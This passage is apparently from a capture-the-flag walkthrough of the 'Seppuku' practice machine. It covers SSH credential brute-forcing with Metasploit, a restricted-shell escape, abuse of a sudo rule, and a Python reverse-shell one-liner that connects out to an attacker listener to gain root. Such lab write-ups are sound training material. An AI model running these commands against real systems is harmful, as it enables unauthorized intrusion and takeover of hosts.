
Hmm, smells bad, all three users with the same credentials? Indeed, it's another rabbit hole!

We created a file with the three users and the list of passwords found above and used the metasploit SSH scanner to obtain some credentials.




```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.10.156:22 - Success: 'seppuku:eeyoree' 'uid=1000(seppuku) gid=1000(seppuku) groups=1000(seppuku),2
ev) Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.10.161:39963 -> 192.168.10.156:22) at 2020-05-27 18:26:41 -0400
```

Perfect! We tried to connect through SSH and cried with emotion!




```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Seppuku# ssh seppuku@192.168.10.156
seppuku@192.168.10.156's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 13 10:52:41 2020 from 192.168.1.48
seppuku@seppuku:~$ id
uid=1000(seppuku) gid=1000(seppuku) groups=1000(seppuku),24(cdrom),25(floppy),29(audio)
,30(dip),44(video),46(plugdev),109(netdev)
seppuku@seppuku:~$
```

We checked the contents of "/home/seppuku" and found a file called ".passwd" with what looks like a password. But whose?




```
seppuku@seppuku:~$ ls -lna
total 28
drwxr-xr-x 3 1000 1000 4096 May 27 01:00 .
drwxr-xr-x 5    0    0 4096 May 13 04:50 ..
-rw-r--r-- 1 1000 1000  220 May 13 00:28 .bash_logout
-rw-r--r-- 1 1000 1000 3526 May 13 00:28 .bashrc
drwx------ 3 1000 1000 4096 May 13 10:05 .gnupg
-rw-r--r-- 1    0    0   20 May 13 04:47 .passwd
-rw-r--r-- 1 1000 1000  807 May 13 00:28 .profile
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$
```

We test the password with the other two users, finally it corresponds to the user "samurai".




```
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$ su samurai
Password:
samurai@seppuku:/home/seppuku$ ls -lna
```

We check that we are using a restricted shell, we escape from the rbash with this python sequence.




```
samurai@seppuku:~$ ls
samurai@seppuku:~$ cd ..
-rbash: cd: restricted
samurai@seppuku:~$ python3 -c "import pty; pty.spawn('/bin/bash')";
samurai@seppuku:~$ cd ..
samurai@seppuku:/home$
```

We do "sudo -l" and see that we have permissions to execute as sudo a file from the user " tanto". We enter their folder and check that the ".cgi_bin" folder doesn't exist, so if we want to run that command we'll have to create it and for that we'll have to log in as the "tanto" user.




```
samurai@seppuku:/home/tanto/.ssh$ sudo -l
Matching Defaults entries for samurai on seppuku:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User samurai may run the following commands on seppuku:
    (ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```

Go back to the user "seppuku" and execute "sudo -l" we have another command that we can execute, this command creates some files in the folder "/tmp", but they are not useful at the moment.




```
seppuku@seppuku:~$ sudo -l
Matching Defaults entries for seppuku on seppuku:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User seppuku may run the following commands on seppuku:
    (ALL) NOPASSWD: /usr/bin/ln -sf /root/ /tmp/
```

Blocking time, but let's remember what we have and what we haven't used yet... Ah yes! The private key!



```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Seppuku# ssh tanto@192.168.10.156 -i id_rsa

Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 13 10:53:17 2020 from 192.168.1.48
tanto@seppuku:~$
```

Perfect! So now we create the "cgi_bin" folder and the "bin" file, inside we will put a reverse shell with bash. From the terminal at the bottom right, we will keep a netcat listening on port 5555 and finally, we will run the binary with sudo from the "samurai" account.




```
tanto@seppuku:~$ cat .cgi_bin/bin
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("192.168.10.161",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(
),2);p=subprocess.call(["/bin/sh","-i"]);'
tanto@seppuku:~$
```

```
samurai@seppuku:~$ sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Seppuku# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.10.161] from (UNKNOWN) [192.168.10.156] 40626
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

And now yes, we are root and we can read the flag.



```
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
{Sur[redacted]0_X}
#
```